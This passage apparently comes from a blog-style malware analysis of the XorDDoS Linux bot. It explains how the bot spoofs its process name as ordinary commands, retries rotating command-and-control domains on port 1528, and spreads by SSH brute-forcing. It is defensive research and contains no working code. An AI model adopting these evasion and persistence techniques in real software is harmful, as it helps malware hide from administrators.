

Hidden in the binary, I found a table of 23 strings stored as another encrypted block starting at address 0x080cf4c0. Each entry is 20 bytes long, and the malware decrypts all 23 in a loop at startup. At first, I assumed these were remote commands that the command and control server could trigger. They look like commands, after all; things like ps -ef, netstat -an, top, and cat resolv.conf. But that didn’t quite add up. If they were remote commands, why would they all be decrypted and loaded into memory at boot, rather than sent on-demand?
The answer is that they’re not commands at all. They’re process name spoofs. Linux allows a running process to overwrite its argv[0] value, which changes what shows up when someone runs ps or top. XorDDoS uses this table to disguise its own process as something mundane. At any given moment, if a system administrator checks what’s running on the machine, the malware might appear as:
- cat resolv.conf
- sh
- bash
- su
- ps -ef
- ls
- ls -la
- top
- netstat -an
- top
- grep “A”
- sleep 1
- cd /etc
- echo “find”
- ifconfig eth0
- ifconfig
- route -n
- gnome-terminal
- id
- who
- whoami
- pwd
- uptime
Every single one of these is something you’d expect to see in a process list on a healthy Linux system. The malware hides its running process as legitimate system activity. An admin running ps -ef would see what looks like top or netstat -an and move right past it. This is on top of the file-level disguises we already found, meaning the malware is camouflaged at every layer: on disk, in the process list, and on the network.
XorDDoS is primarily known as a DDoS bot, and its main function is to flood targets with traffic when instructed by its commanding server. But between the process spoofing, the persistence mechanisms, and the command infrastructure, it gives the operator a lot more control over the infected machine than a simple DDoS tool would need.
Watching it phone home
It immediately tries to make contact

Using tcpdump, I captured the malware’s network traffic while it was running. The pattern was immediately obvious, as it cycled through its three command and control domains every five seconds on an infinite loop.
Each DNS query was followed by a TCP SYN packet to port 1528, attempting to establish a connection. Since my firewall blocked all outbound traffic, these connections all failed, but the malware didn’t care. It just moved to the next domain and tried again five seconds later. If one domain gets taken down, it moves to the next. If all three are down, it just keeps cycling and waiting.
The first connection attempt was actually to port 80 (HTTP), likely trying to download that compressed configuration file I found in the encrypted strings. After that failed, it settled into the port 1528 rotation for the same three domains over and over again.
What this tells us about Linux security
The internet is a scary place
I went into this expecting to find something crude, like a basic script or a simple backdoor. What I found instead was a binary that prioritizes survival above all else. The XOR encryption is weak, but it defeats the tools most people reach for first, and the file names are specifically chosen to blend in. All of its persistence mechanisms back each other up, and the command and control infrastructure rotates through multiple domains in case one goes down.
To be clear, none of these techniques are new. XOR encryption is pretty basic, init scripts are ancient, and cron jobs are as old as Unix itself. But XorDDoS layers them together in a way that makes it difficult to understand and probe. Each piece of the puzzle covers a weakness of another piece, and the whole thing just keeps going forever.
With the majority of attacks targeting the US and evidence that it’s being sold as a product to operators, this is what a real Linux threat looks like. If you’re running Linux on anything connected to the internet, it deserves the same security attention you’d give any other platform. XorDDoS scours the internet for SSH connections that it can bruteforce, and if the account it gains access to has root permissions, then that machine will be infected, too. From my SSH honeypot testing, as we’ve already seen, the internet is a pretty scary place.

